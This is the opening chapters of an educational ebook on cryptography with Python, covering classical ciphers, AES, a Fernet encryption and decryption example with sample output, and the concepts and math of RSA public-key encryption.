Cryptography with Python

UNLOCKING DIGITAL SECURITY:
PYTHON-POWERED
CRYPTOGRAPHY ESSENTIALS

THE PYTHON CODE

By Muhammad Abdullahi
& Abdeladim Fadheli

Introduction

Welcome to Cryptography with Python. In this book, we will embark on a journey into the fascinating world of cryptography, where the art of securing information meets the power of Python programming.

Cryptography has played an indispensable role in safeguarding sensitive data for centuries. In today's digital age, its importance is more significant than ever, as we rely on secure communications, data protection, and privacy. Python, with its simplicity and versatility, serves as an ideal companion for exploring cryptographic concepts and implementing powerful encryption and decryption techniques.

This book is designed to provide you with a comprehensive understanding of cryptography and its practical application in Python. Whether you're a beginner looking to grasp the basics or an experienced programmer eager to enhance your skills, you'll find valuable insights and hands-on projects within these pages.

Our journey will take us through the fundamentals of symmetric and asymmetric cryptography, cryptographic libraries and tools, secure communication, and real-world projects that allow you to apply what you learn.

As we delve into the realm of cryptography with Python, we emphasize the responsible and ethical use of these powerful tools, and we strongly discourage any misuse or malicious intent. Our aim is to empower you with knowledge, enabling you to protect sensitive data, ensure privacy, and build secure applications.

Throughout this book, you'll encounter both "I" and "we" in our narrative. This variation stems from our workflow: individual authors add code snippets and then, these are reviewed by the other. The use of "I" indicates sections contributed by one author, whereas "we" refers to our collective insights. Despite our rigorous review efforts, if you spot any errors, please reach out to us via email or the contact form.

So, let's begin our exploration of Cryptography with Python and unlock the secrets of this captivating field.

About The Authors

Muhammad Abdullahi

When I was younger, I was always fascinated by hackers in movies. I wondered how hackers were able to gain access to people's devices from a totally different location. If you've seen the show Mr. Robot or any hacker movie, you know what I'm talking about. This piqued my interest to start learning about Ethical hacking and cybersecurity (in general) so as to satisfy my curiosity. I guess it will never end!

My name is Muhammad, and I am a certified cybersecurity analyst and computer programmer. Cryptography is a field that has always held a special place in my heart. The world of codes, ciphers, and secure communication has been a source of endless fascination for me. From the very beginning, I was captivated by the idea of how cryptographic techniques could protect sensitive information and ensure privacy.

Through these pages, my aim is to share the secrets of the fascinating world of cryptography and cybersecurity. Whether you're new to the subject or a seasoned programmer, this book offers a comprehensive journey that will satisfy your curiosity and equip you with the skills to protect against digital threats.

If you have any inquiries, please feel free to contact me here.

Abdeladim Fadheli

I'm a self-taught Python programmer who likes to build automation scripts and ethical hacking tools as I'm enthused in cybersecurity, web scraping, and anything that involves data. I founded The Python Code website to share my humble knowledge and progress in learning anything I find interesting in Python.

My name is Abdeladim Fadheli. Abdou is the short version of Abdeladim; so you can call me Abdou!

I've been programming for more than six years, I learned Python, and I guess I'm stuck here forever. We made this book for sharing knowledge that we know about the synergy of Python, and cryptography.

If you have any inquiries, don't hesitate to contact me here.

Disclaimer

The information presented in this book, Cryptography with Python, is intended for educational purposes only. We made diligent efforts to ensure the accuracy and reliability of the content. It is essential to note that the techniques and examples discussed in this book are intended to enhance your understanding of cryptography and Python programming and not to encourage or endorse any illegal or malicious activities.

The authors strongly discourage any misuse of the knowledge provided herein. Readers are also advised to exercise caution and use their own discretion when applying the concepts discussed in this book.

The authors shall not be held responsible for any actions or consequences resulting from the misuse, misinterpretation, or application of the information contained within. Additionally, it is vital to comply with local laws, regulations, and ethical standards when utilizing cryptographic techniques and Python programming for any purpose.

Readers are responsible for their own actions and decisions. By reading this book, you acknowledge that the authors are not liable for any direct or indirect damages, losses, or liabilities incurred as a result of the information provided.

Always prioritize responsible and ethical use of cryptographic knowledge and Python programming skills.

Target Audience

This book is for Information security enthusiasts who are looking to learn about Cryptography and Python programmers (beginners and experts) looking to build cool projects. However, if you do not have knowledge

of the Python programming language, we highly recommend you take a quick introductory course. You can quickly run through the basics of Python via a free YouTube intro like FreeCodeCamp's Python Intro. If you prefer reading (text-based tutorials), you can learn the basics with W3Schools.

If you already know Python and you are comfortable with concepts like variables, data types, conditions, loops, and functions, you're good to go!

Requirements

The basic requirements for navigating this book are your enthusiasm, basic knowledge of Python programming, a computer, an internet connection, and a cup of coffee!

Also, please note that the programs we will be building in this book will be made using Python 3. So please make sure you have Python 3.6+ installed on your computer because we will use the F strings a lot in this book (as they are very convenient), and they were introduced in Python 3.6.

Also, make sure Python 3.6 is added to the PATH of your system regardless of the OS you're running.

Tools Used in this Book

Although you may have already downloaded the programs when you purchased the eBook, you can still find them in this GitHub repository. Even though we share these programs to make things easier, it's best to learn the ideas from this book first, and write the code following along. There's a lot of theory behind the programs we'll make. Just copying and pasting won't help you much.

Additionally, the code snippets are crafted as independent scripts to allow readers to dive into any section and run the programs effortlessly. Therefore, please understand the necessity for repeated instructions or explanations.[1]

Key Concepts

Through the course of reading this book, you will come across these terminologies:

- **Cipher:** A systematic and structured set of rules or procedures designed to transform ordinary and comprehensible messages, known as plaintext, into encoded or secret messages, referred to as ciphertext. Ciphers play a crucial role in securing information by making it challenging for unauthorized individuals to interpret the original message. Deciphering is the opposite of Ciphering.
- **Cryptanalysis:** The study and practice of deciphering and understanding secret codes and encrypted information without proper authorization. It involves comprehensively examining cryptographic systems to unveil weaknesses, enabling unauthorized access to the concealed content.
- **Plaintext:** The unaltered, original message in its readable and understandable form. This is the starting point of the communication process before undergoing encryption to protect its contents.
- **Ciphertext:** The outcome of applying a cipher or encryption algorithm to plaintext results in a concealed and often complex message intended to be unreadable without the proper decryption method or key.

- **Encryption:** The systematic process of converting a plaintext message into ciphertext by applying a specific algorithm and, often, a secret key. Encryption is a fundamental technique in safeguarding information during transmission or storage, ensuring its confidentiality.
- **Decryption:** The reverse process of encryption, decryption involves converting ciphertext back into its original plaintext form using a specific decryption algorithm and, where applicable, a corresponding secret key. This process is crucial for authorized parties to access and comprehend the concealed information.

CHAPTER 1: INTRODUCTION TO CRYPTOGRAPHY

1.1 What is Cryptography?

Cryptography is the intricate science and art of securing information through mathematical techniques and algorithms. At its core, it involves transforming readable data, known as plaintext, into an unintelligi-

ble format called ciphertext. This transformation is achieved by applying cryptographic algorithms, essentially sets of rules and procedures.

One fact many people do not know or just fail to realize is that while often associated with modern cybersecurity, cryptography is far from a recent development. Cryptography is an age-old discipline with a rich history that extends far beyond the digital era.

The primary objective of cryptography is to ensure that only authorized individuals or systems can understand the original information. To accomplish this, a cryptographic key is employed—a secret value used in conjunction with the algorithm to both encrypt and decrypt the data. The strength of cryptography lies in the complexity of these algorithms, the computational difficulty of underlying mathematical problems, and the secure management of keys.

Historically, cryptography has played a crucial role in protecting sensitive information during war and conflict. A notable example is the Enigma machine. Employed by the Germans during World War II, it used a complex system of rotors and settings to encrypt messages. The Allied efforts to decrypt Enigma-encrypted messages, led by British cryptanalysts at Bletchley Park, played a pivotal role in the war by providing valuable intelligence.

Another significant, albeit much older, cryptographic method is the Caesar cipher. Named after Julius Caesar, who used it to secure his correspondence, the Caesar cipher is a substitution cipher where each letter in the plaintext is shifted a certain number of places down the alphabet. For example, with a shift of 1, ‘A’ would be replaced by ‘B’, ‘B’ by ‘C’, and so on. Despite its simplicity, compared to the Enigma machine, the Caesar cipher marks a crucial early step in cryptography.

Today, it is an integral part of our digital infrastructure, securing communication over the Internet, protecting financial transactions, and preserving the confidentiality of personal data.

Cryptography is not just a tool for secrecy; it is a cornerstone of trust and security in the interconnected world, and understanding its principles is fundamental for anyone navigating the landscape of information security and privacy.

1.2 Importance of Cryptography

Cryptography, with roots deeply embedded in history, has evolved into a fundamental element of our modern digital society, playing a vital role in our digital lives. Its significance can be understood through historical events and contemporary applications:

- **Ancient Civilizations to Modern Era:** Cryptography's historical journey began with ancient civilizations using rudimentary methods to encode sensitive messages. From the Caesar Cipher in Ancient Rome to the Renaissance and beyond, cryptography laid the groundwork for secure communication.
- **Secure Communication in the Digital Age:** In today's interconnected world, cryptography is the bedrock of secure communication. It ensures the confidentiality and integrity of information exchanged over the Internet, fostering trust in online interactions, financial transactions, and personal communications.

- **Financial Security:** Cryptography safeguards financial transactions, securing online banking, digital payments, and e-commerce platforms. The modern financial landscape relies on cryptographic protocols to ensure the security and confidentiality of monetary transactions.
- **Data Privacy and Healthcare Security:** Protecting personal data, whether in databases or healthcare records, is paramount. Cryptography ensures that sensitive information remains confidential, guards against unauthorized access, and protects individual privacy.
- **Government and Diplomacy Beyond War:** Governments worldwide leverage cryptography to secure diplomatic communications, protect classified information, and ensure the integrity of national security data. Cryptography extends its role beyond war, contributing to the stability and security of nations.
- **Internet Security and Privacy in the Digital Age:** Cryptography's role in Internet security and privacy is crucial. Protocols like SSL (Secure Socket Layer) and its successor TLS (Transport Layer Security) encrypt data transmitted over the internet, ensuring the privacy and security of online activities in the face of evolving cyber threats.
- **World War I and II:** The use of complex encryption machines, such as the Enigma machine by the Germans, and the subsequent code-breaking efforts by Allied cryptanalysts, showcased the pivotal role of cryptography in both World War I and II. The intelligence gained through code-breaking significantly influenced military strategies and outcomes.

- **Modern Cyber Warfare:** In the contemporary era, cryptography is crucial in securing military communications and sensitive information in the digital domain. Secure communication channels, encrypted databases, and cryptographic protocols are integral to modern military operations.
- **Contemporary Cybersecurity Challenges:** In the face of increasing cyber threats, cryptography is a strong defense. Encryption and cryptographic protocols prevent unauthorized access, shielding against data breaches and cyber-attacks that can harm individuals and organizations.
- **The Essence of Trust:** At its core, cryptography fosters trust in our digital interactions. Whether securing communication, financial transactions, or personal data, cryptography is the unseen guardian that assures reliability, confidentiality, and integrity in our interconnected world.

I'm sure by now you can already see that the importance of cryptography cannot be overemphasized; it stands as an indispensable element in various contexts. It has consistently proven significant in safeguarding sensitive information, ensuring secure communication, and influencing strategic decisions throughout history. As technology advances, cryptography plays a crucial role, underscoring its irreplaceable position in upholding the confidentiality and integrity of information in diverse settings.

1.3 Types of Cryptography

Now that we kind of understand what cryptography is, we believe this is an appropriate stop to discuss the various types of Cryptography. They include:

1. **Symmetric Cryptography:** a method of encrypting and decrypting information using a single shared secret key. In this approach, the same key is employed for both the encryption of

plaintext (original message) into ciphertext (encrypted message) and the subsequent decryption of ciphertext back into plaintext. The secure exchange and protection of this shared key are crucial for maintaining the confidentiality and integrity of the communication. Symmetric cryptography is known for its simplicity and efficiency, making it suitable for quick and practical application in securing data.

2. **Asymmetric Cryptography,** also known as public-key cryptography, is a method of encrypting and decrypting information using a pair of mathematically related keys—public and private keys. These keys function as a complementary pair, with information encrypted using only one key, decryptable by the other. The public key can be freely shared, while the private key must be kept confidential. Asymmetric cryptography provides an additional layer of security and facilitates secure communication without requiring both parties to share a common secret key. This method is commonly employed in tasks such as secure data transmission, digital signatures, and key exchange protocols.

3. **Cryptographic Hash Functions:** are mathematical algorithms that transform input data into a fixed-size string of characters, known as a hash value. These functions are designed to be one-way, meaning it should be computationally infeasible to reverse the process and retrieve the original input from the hash value. Hash functions are critical in ensuring data integrity, creating unique fingerprints for input data, and providing secure mechanisms for password storage and digital signatures.

In future chapters, we will discuss each of them in great detail and even see how to implement them in Python. For now, grab a cup of coffee (if you haven't already) and stick around!

CHAPTER 2: SYMMETRIC CRYPTOGRAPHY

2.1 Introduction to Symmetric Cryptography

As we discussed briefly in the previous chapter, symmetric cryptography, also known as secret-key cryptography, employs a single key for both encryption and decryption. The key is shared between the sender and the receiver and is kept private from anyone else. This shared key is essential for the secure transfer of information.

Let's use the famous Alice, Bob, and Trudy characters to explain symmetric cryptography:

Say Alice wants to send a message to Bob. A message that Alice considers very confidential. Because it is confidential, she doesn't want prying cats like Trudy to be able to access the message. Using symmetric cryptography, she would encrypt her message with a secret key. This key, already securely shared with Bob, would then be used by him to decrypt and read the message. That's basically how it works. Sorry, Trudy!

Let's work through symmetric cryptography in more detail.

Encryption Process

1. **Plaintext to Ciphertext:** Symmetric cryptography begins with plaintext, the original message

to be sent securely. This plaintext is transformed into ciphertext using an encryption algorithm. The algorithm, such as DES (Data Encryption Standard), AES (Advanced Encryption Standard), or Blowfish, manipulates the plaintext based on the shared key.

2. **Shared Key Usage:** The shared key determines how the encryption algorithm will convert the plaintext into ciphertext. The key acts as a parameter to the algorithm, enabling it to perform specific transformations on the data.

3. **Resulting Ciphertext:** The output of this encryption process is ciphertext. This encrypted message is unreadable without the key and appears as a scrambled or random sequence of characters.

Decryption Process

1. **Receiving Ciphertext:** When the encrypted message is received, the receiver uses the same encryption algorithm and the shared key to decrypt the ciphertext back into plaintext.

2. **Decryption Algorithm:** The decryption process involves applying the decryption algorithm, which is the inverse operation of the encryption algorithm. The ciphertext is transformed back into the original plaintext using the same shared key.

3. **Recovering Original Plain Text:** Once the decryption is complete, the original message is retrieved, identical to the initial plaintext before encryption.

Key Management

- **Key Distribution:** Safely sharing the key between the sender and receiver without interception is a primary challenge in symmetric cryptography. Techniques like key exchange protocols or secure

key storage are crucial.

- **Key Security:** Secrecy and integrity of the shared key are vital. Any compromise in the key's confidentiality could lead to a security breach.

Advantages and Limitations of Symmetric Cryptography

Advantages

- **Speed and Efficiency:** Symmetric encryption and decryption processes are typically faster and require less computational resources than asymmetric cryptography, making them ideal for large volumes of data.
- **Simplicity:** Implementation and computation of symmetric cryptography are generally less complex than asymmetric cryptography.

Limitations

- **Key Distribution and Management:** Securely sharing the key between sender and receiver and managing it becomes increasingly challenging as the number of participants grows.
- **Scalability:** With multiple users, the number of keys required grows significantly, making key management a complex task.

2.2 Substitution Cipher

A substitution cipher is a type of encryption method where each plaintext letter in a message is replaced by

a different letter based on a fixed system. It involves replacing units of plaintext with ciphertext according to a regular system. One of the simplest and earliest encryption techniques, the Caesar cipher (used by Julius Caesar), is an example of a substitution cipher.

Caesar Cipher (Shift Cipher) is the most basic substitution cipher; it involves shifting the alphabet by a fixed number of positions. For example, a shift of 3 would replace A with D, B with E, etc. A specific case of Caesar Cipher is ROT13, where the shift is 13 positions, so A is replaced with N, B with O, etc. As you may have seen from the table of contents, we will see how to implement this with Python in Chapter 6.

Encryption Process

1. **Alphabet Shifting:** In the Caesar cipher, each letter in the plaintext is shifted a certain number of places down or up the alphabet. For instance, using a shift of 3, the letter 'A' would become 'D,' 'B' becomes 'E,' and so on.
2. **Key Usage:** The 'key' in this case is the number of positions shifted in the alphabet. The sender and receiver must agree on this 'key' to ensure proper decryption.
3. **Creating Ciphertext:** The original message is transformed into ciphertext by replacing each letter with the one shifted by the agreed-upon number of positions.

Decryption Process

1. **Reverse Shifting:** To decrypt the message, the receiver shifts each letter in the ciphertext back to its original position using the agreed-upon key. For example, if the key used for

encryption was 3, the decryption would shift each letter in the ciphertext three positions backward.

2. **Recovering Plaintext:** The resulting decryption provides the original message from the received ciphertext.

Advantages and Limitations

Advantages

- **Simple Implementation:** Substitution ciphers are straightforward to implement and understand, making them accessible for educational purposes or basic encryption needs.

Limitations

- **Vulnerability:** They are easily broken through frequency analysis, where the frequency of letters in the language helps decipher the encrypted message.
- **Security Weakness:** The security strength heavily relies on the complexity of the key. The encryption is easily breakable with a limited set of keys (26 in the case of a Caesar cipher).

2.3 Transposition Cipher

A transposition cipher is a cryptographic method that involves rearranging the order of the characters in the plaintext to create the ciphertext without altering the actual characters. Unlike substitution ciphers, transposition ciphers don't change the characters themselves but rather their positions in the message.

Types of Transposition Ciphers

1. **Columnar Transposition:** Involves writing the plaintext in rows and then rearranging the columns of the rows according to a defined key.
2. **Rail Fence Cipher:** The plaintext is written in a zigzag pattern and then read off to create the ciphertext.

Encryption Process

1. **Rearranging Characters:** Rather than substituting characters as in substitution ciphers, transposition ciphers rearrange the order of characters in the plaintext message.
2. **Using a Key:** A 'key' determines the pattern or method for rearranging the characters. Both the sender and receiver must know this key for successful decryption.
3. **Creating Ciphertext:** The rearranged characters become the ciphertext, preserving the original characters but altering their order.

Decryption Process

1. **Reverse Rearrangement:** To decrypt the message, the receiver rearranges the characters in the ciphertext back to their original order using the known key.
2. **Recovering Plaintext:** The rearranged characters in the ciphertext are reordered to reveal the original plaintext message.

Advantages and Limitations

Advantages

- **Security Through Rearrangement:** Transposition ciphers provide security by altering characters' positions in the plaintext, making it more challenging to decipher without the key.

Limitations

- **Frequency Analysis Vulnerability:** Despite rearranging characters, transposition ciphers are susceptible to frequency analysis and other decryption techniques, especially with shorter messages.
- **Key Dependency:** Security heavily relies on the secrecy and complexity of the key, which, if compromised, makes decryption easier.

2.4 The Advanced Encryption Standard (AES)

Introduction

The Advanced Encryption Standard (AES) is a pivotal algorithm within the realm of symmetric cryptography. Officially adopted by the U.S. National Institute of Standards and Technology (NIST) in 2001, AES has become the de facto standard for securing digital information worldwide. It was selected through a rigorous evaluation process to replace the aging Data Encryption Standard (DES), primarily due to its superior strength against attacks and efficiency in various applications.

How AES Works

AES is distinctive for its use of fixed block sizes of 128 bits and its support for key lengths of 128, 192, or 256 bits. The core of AES's encryption mechanism is a series of operations performed over multiple rounds, with the number of rounds determined by the key length: 10 rounds for 128-bit keys, 12 rounds for 192-bit keys, and 14 rounds for 256-bit keys.

The encryption process involves four main steps per round:

- **SubBytes:** A non-linear substitution step where each byte is replaced with another according to a lookup table.
- **ShiftRows:** A transposition step where each state row is shifted cyclically several times.
- **MixColumns:** A mixing operation that operates on the columns of the state, combining the four bytes in each column.
- **AddRoundKey:** a simple bitwise XOR of the current block with a portion of the expanded key.

These operations together ensure a high level of confusion and diffusion, fundamental principles of cryptography, which are essential for the robustness of AES against cryptographic attacks.

Key Features of AES

- **Robust Security:** AES's structure makes it resistant to known attacks, including all brute-force attempts, which makes it suitable for securing highly sensitive information.

- **Efficiency Across Platforms:** AES is designed to be efficient both in software and hardware, across various platforms, from high-end servers to low-resource devices.
- **Flexibility and Versatility:** With its support for multiple key lengths, AES can be adapted to meet almost any application's security and performance needs.

The Significance of AES in Modern Cryptography

AES's adoption as a standard reflects its importance in securing electronic data. It is widely used in various applications, from encrypting files and databases to securing wireless communication and financial transactions. AES's reliability and performance have also made it a preferred choice in worldwide government and military encryption systems.

The introduction of AES marked a significant milestone in the field of cryptography. Its secure, efficient, and flexible design makes AES an indispensable tool in the arsenal against cyber threats. Understanding the fundamentals and applications of AES is crucial for developers, programmers, and cybersecurity professionals alike, ensuring the confidentiality and integrity of digital information in an increasingly interconnected world.

2.5 Implementing Symmetric Cryptography in Python

Now that we understand the concept behind symmetric cryptography, in this section, we are going to see how to implement symmetric cryptography in Python.

Please understand that the explanations are simplified to clarify basic concepts of symmetric cryptography in Python. For coding enthusiasts, a detailed coding chapter will follow. Please be patient as we first establish a strong foundation. More coding content is coming soon.[2]

Getting Started

Symmetric cryptography can be implemented in Python using libraries that provide various encryption algorithms. The `cryptography` library is a popular Python library that offers functionalities for implementing symmetric encryption.

You can install that by running:

```
$ pip install cryptography colorama
```

We're also installing colorama for fancy text coloring. After that, open up a new Python file and name it `symmteric_cryptography.py`. Let's start by importing the necessary libraries for this program:

```
# Import the necessary libraries.
from cryptography.fernet import Fernet
from colorama import Fore, init


# Initialize colorama
init()
```

We imported `Fernet` from `cryptography` to handle encryption and decryption.

`colorama`, on the other hand, is used to get colored output. `Fore` is for specifying the color, and `init()` is for initializing `colorama`.

Generating the Key and Performing Encryption

Next, we implement functionality to generate our key, `Fernet` it, and encrypt our message. The Fernet class puts the key in a state where it can be used for encryption and decryption. Think of it as making the key recognizable. Without that, it's just a regular key with not much use.

Let's generate the key and perform encryption:

```
# Import the necessary libraries.
from cryptography.fernet import Fernet
from colorama import Fore, init

# Initialize colorama
init()
# Generate a key.
key = Fernet.generate_key()
# Creating a Fernet cipher using the generated key.
cipher_suite = Fernet(key)
# Encrypting a message.
plaintext = b"Message to be Encrypted"
print(f"{Fore.BLUE}Plain Text: {plaintext}")
ciphertext = cipher_suite.encrypt(plaintext)

# Display the print results using Magenta and Red for better Visuals.
print(f"{Fore.MAGENTA}Generated Key: {key}")
print(f"{Fore.RED}Encrypted Message: {ciphertext}\n")
```

After we wrap our key with the `Fernet()` class, we can simply use the `encrypt()` method to encrypt any data (in our case, we're passing the text as `bytes` type, notice the `b` character before the double quotes).[3]

Decrypting the Message

Finally, we implement functionality to decrypt the encrypted message:

```
# Using the same key to create a Fernet cipher (For decryption).
decipher_suite = Fernet(key)
# Decrypting the message.
decrypted_message = decipher_suite.decrypt(ciphertext)
# Printing the decrypted message.
print(f"{Fore.GREEN}Decrypted Message: {decrypted_message.decode()}")
```

With these few lines of code, we were able to perform symmetric cryptography in Python. Notice that the same key we used to encrypt our data was the same key we used to decrypt, hence the symmetry. No prizes for guessing that you have to keep that key safe.

The cryptography.fernet module in Python, which we used in the above code, utilizes AES in CBC (Cipher Block Chaining) mode with a 128-bit key length for encryption. In addition to AES, Fernet also incorporates the use of HMAC (Hash-Based Message Authentication Code) and SHA256 (Secure Hash Algorithm 256-bit) to ensure the integrity and authenticity of the message (We will see them in later chapters). This means that when you encrypt a message using Fernet, it not only encrypts the data using AES but also signs the message with HMAC to prevent tampering.

The combination of AES for strong encryption, HMAC for message authentication, and the use of a secure

key management system (in this case, the generation and use of a symmetric key by Fernet) provides a robust security solution for encrypting and decrypting data securely. This approach is widely regarded as a secure method for handling sensitive data, ensuring that the encrypted data can only be decrypted by someone who possesses the correct key while also verifying that the data has not been altered in transit.

Also, it's important to remember that this program is just a basic demonstration of how things work. In a real-world application, you'd need to save the generated key and share it with the recipient. I'm highlighting this because every time you run this program, it creates a new key. So, you can't use a newly generated key to decrypt a message that was encrypted with an older, different key. In the file encryption utility that we will build in Chapter 6, we actually make a function to save and load this generated key, so even if we run the program multiple times, the key stays the same.

Running the Code

Let's run our code:

```
$ python symmetric_cryptography.py
Plain Text: b'Message to be Encrypted'
Generated Key: b'z_lAXA1vJEC1os0R8c4yQ5vskrcOA0tWUxbBGsZdV2U='
Encrypted Message: b'gAAAAABlwhVMaxYWovry8hIsSfUQZKWFfcihy7y4YHCps0F65eg2kaaerKimoFua-GRtb-JSjlDgK2TRMa5i7-mohzCd4BJzgIHkEB-bhpQHgfhFIoobijDA='

Decrypted Message: Message to be Encrypted
```

```
E:\repos\Cryptography-with-Python\CWP\Chapter-2>python symmetric_cryptography.py
Plain Text: b'Message to be Encrypted'
Generated Key: b'iTxN90QLhPwYyOfEup7z3aMQmHtNZeh0feZChiMtB9Q='
Encrypted Message: b'gAAAAABlwhvMPkWAoclCwbN0eSsjv4y8JtujlzWmJgBd5cUkFZSWP3QFKtHwOE169Cy
Itu-AkgdzuEArnV9H5wHEUq2uq7fioUYx9cqC6AKktKiinESKZ0k='

Decrypted Message: Message to be Encrypted

E:\repos\Cryptography-with-Python\CWP\Chapter-2>
```

2.6 Chapter Wrap-up

Throughout this chapter, we've navigated the foundational landscape of symmetric cryptography, uncovering the principles that secure our digital dialogues. From basic yet effective techniques like substitution and transposition ciphers to the robust Advanced Encryption Standard (AES), we've seen how critical these methods are for protecting information.

Symmetric cryptography offers a blend of efficiency and security, making it indispensable in our digital world. Through our exploration, including hands-on Python implementations, we've gained knowledge and an appreciation for the art and science of encryption.

As we move forward, let this chapter serve as a solid base, reminding us of the importance of secure key management and the power of encryption in preserving privacy. The journey into the broader universe of cryptography is just beginning, and the principles discussed here will be pivotal as we delve into more complex realms.

CHAPTER 3: ASYMMETRIC CRYPTOGRAPHY

3.1 Introduction to Asymmetric Cryptography

In this chapter, we'll discuss Asymmetric cryptography. In contrast to symmetric cryptography, asymmetric cryptography, also known as public-key cryptography, utilizes a pair of distinct keys—a public key and a private key—where information encrypted with one key can only be decrypted by the other key in the pair. This revolutionary approach solves the key distribution challenge of symmetric cryptography, offering enhanced security.

Characters Revisited: Alice, Bob, and Trudy

Suppose Alice intends to send a confidential message to Bob. In asymmetric cryptography, Alice encrypts the message using Bob's publicly available key, ensuring only Bob, possessing the corresponding private key, can decrypt and access the information. Despite having access to the public key, Trudy cannot decrypt the message without the private key. Trudy is quite unfortunate, isn't she? Be strong, Trudy!

Now that we know the basic idea behind Asymmetric encryption, let's take a deeper look into the encryption process.

Encryption Process

1. **Public and Private Keys:** Bob generates a pair of keys: a public key, which he shares openly, and a private key, which he keeps confidential.
2. **Encryption with Public Key:** Alice acquires Bob's public key and encrypts her message. This ciphertext can only be decrypted using Bob's private key.
3. **Secure Transmission:** Alice sends the encrypted message to Bob, knowing that only he, with his private key, can access the original plaintext.

Decryption Process

1. **Private Key Decryption:** Bob, the intended recipient, uses his private key to decrypt the message encrypted with his public key, revealing the original plaintext.
2. **Confidential Communication:** The use of the private key ensures that only Bob can access the confidential information sent by Alice.

Key Management and Security

- **Public Key Distribution:** Bob freely shares his public key for encryption, making it accessible to anyone who wishes to send him encrypted messages.
- **Private Key Protection:** Safeguarding the private key is critical. Only Bob, the intended recipient,

possesses the private key to decrypt messages intended for him.

Advantages and Limitations of Asymmetric Cryptography

Advantages

- **Enhanced Security:** Asymmetric cryptography eliminates the need to share keys, significantly enhancing security in communication. This approach reduces the risk of key interception and misuse.
- **Key Distribution Simplification:** Public keys can be widely shared, simplifying the key distribution process compared to symmetric cryptography. This facilitates easier and more secure communications over open networks.
- **Non-Repudiation and Authentication:** Asymmetric cryptography provides non-repudiation and authentication, ensuring that the sender of a message cannot deny having sent it and the recipient can confidently verify the sender's identity.
- **Digital Signatures:** It enables the use of digital signatures, which ensures the integrity of the transmitted data and verifies the sender's identity, adding an extra layer of security and trust.

Limitations

- **Performance:** Asymmetric encryption tends to be slower and more computationally intensive than symmetric encryption, making it less suitable for large volumes of data.
- **Key Management Complexity:** Managing and safeguarding private keys, ensuring they remain se-

cure and uncompromised, poses a significant challenge in asymmetric cryptography.

- **Scalability Concerns:** Managing many keys can be problematic, especially as the number of users increases. This scalability issue can be cumbersome and resource-intensive in large systems.
- **Vulnerability to MITM Attacks during Public Key Exchange:** While the private keys remain secure, asymmetric cryptography can be susceptible to man-in-the-middle (MITM) attacks while exchanging public keys. Attackers can intercept and replace public keys with their own, potentially decrypting and altering messages if the public keys aren't appropriately authenticated. This highlights the importance of secure and verified public key exchange mechanisms in preventing such attacks.

3.2 Public and Private Keys

As we established earlier, asymmetric cryptography relies on a pair of public and private keys. These keys are the keys to the kingdom. Let's talk about them for a bit.

Public Key

- **Accessibility:** The public key is open to anyone who wishes to send encrypted messages to its owner.
- **Encryption:** Messages encrypted with the public key can only be decrypted using the matching private key.

Private Key

- **Secrecy:** Kept confidential and known only to the key's owner, the private key is used for decrypting

messages encrypted with its corresponding public key.

- **Decryption:** Any message encrypted with the public key can only be decrypted by the matching private key.

Security Measures

1. **Key Length and Strength:** Longer key lengths significantly enhance security by making it exponentially more difficult for attackers to decrypt messages, as it requires considerably more computational power to break.
2. **Key Protection:** The private key must be kept secure and protected from unauthorized access. Its compromise could result in the compromise of all encrypted data.
3. **Key Expiry and Renewal:** Key pairs should have a defined expiration period, requiring regular renewal to mitigate risks associated with long-term exposure and potential vulnerabilities.
4. **Key Pair Creation and Management:** The generation and management of these key pairs are crucial. They require careful processes to ensure their effectiveness and security. Effective key pair management also includes a revocation process, allowing keys to be declared invalid if compromised or no longer required.

Core Principles

1. **Key Generation:** The key pair is mathematically generated so the two keys are linked and can decrypt each other's messages.

2. **Encryption-Only and Decryption-Only:** The public key is used for encryption, while the private key is used for decryption. Neither key can perform both functions.

3. **Secure Information Exchange:** The pairing of these keys allows for secure communication without the need to exchange secret keys, enhancing data confidentiality.

3.3 Applications

1. **Digital Signatures:** Private keys are used to create digital signatures, ensuring the authenticity and integrity of data, while the corresponding public key verifies the signature.

2. **Secure Communication:** Asymmetric cryptography encrypts emails and messages in protocols like PGP and GPG, enhancing privacy and security in digital communications.

3. **SSL/TLS for Secure Websites:** Asymmetric cryptography is fundamental in SSL/TLS protocols, which establish secure connections between web browsers and servers, symbolized by the 'HTTPS' in web addresses.

4. **Key Exchange Mechanisms:** It is also used in key exchange mechanisms, such as the Diffie-Hellman protocol, enabling secure sharing of secret keys over public networks.

3.4 RSA Encryption and Decryption

The RSA (Rivest-Shamir-Adleman) algorithm stands out in asymmetric cryptography. It operates based on the mathematical properties of prime numbers and their difficulty in factorization, ensuring secure communication and data integrity. The name "RSA" is derived from the surnames of its inventors: Ron **R** ivest,

Adi **S** hamir, and Leonard **A** dleman.

Key Generation

The process begins with the generation of two keys, public and private, intricately linked through mathematical principles involving large prime numbers.

1. **Key Pair Creation:**
    - **Selecting Prime Numbers:** Initially, two large prime numbers (p and q) are chosen. These are significant in size, often comprising hundreds of digits.
    - **Calculating the Modulus:** A modulus (n) is derived by multiplying the two prime numbers ($n = pq$). This modulus figures in both the public and private keys, and its bit length represents the key length.
    - **Computing the Totient (φ):** Another crucial step involves calculating a value known as the totient. This is done by multiplying the decrement of each prime number ($\varphi(n) = (p-1)(q-1)$) and plays a crucial role in formulating the keys.
2. **Public Key:**
    - The public key, consisting of the public exponent e and the modulus n, is widely distributed and used for encrypting messages.
    - The exponent e is a small odd number, typically `65537`, and shares no common factors with the totient (φ).
3. **Private Key:**

- The private key consists of the same modulus n and a private exponent, denoted as d. The exponent d is calculated as the modular multiplicative inverse of e modulo $\varphi(n)$. In simpler terms, d is the number that, when multiplied by e and divided by $\varphi(n)$, leaves a remainder of 1. This specific relationship between d and e makes RSA encryption work securely, ensuring that the private key can decrypt what the public key has encrypted.

Encryption and Decryption Process

1. **Encryption with Public Key:**
   - Anyone can use the recipient's public key to encrypt a message. The sender performs modular exponentiation to encrypt the data.
   - In math terms, a message M is encrypted by raising it to the power of the public exponent e and then taking the remainder when divided by the modulus n, denoted as:

     $$C = M^e \bmod n$$

     Where C is the encrypted message.
2. **Decryption with Private Key:**
   - The recipient uses their private key to decrypt the message encrypted with their public key. Again, modular exponentiation is used to decrypt the ciphertext back into the original plaintext.
   - In more detail, the encrypted message C is decrypted by raising it to the power of the private exponent d and then taking the remainder when divided by n, denoted as:

$$M = C^d \bmod n.$$

Mathematical Foundation

1. **Mathematical Operations:** RSA relies on the difficulty of factoring large prime numbers, making it computationally infeasible to derive the private key from the public key.
2. **Security Strength:** The security of RSA largely depends on the key size; longer key lengths significantly enhance security by making it harder for attackers to break the encryption.

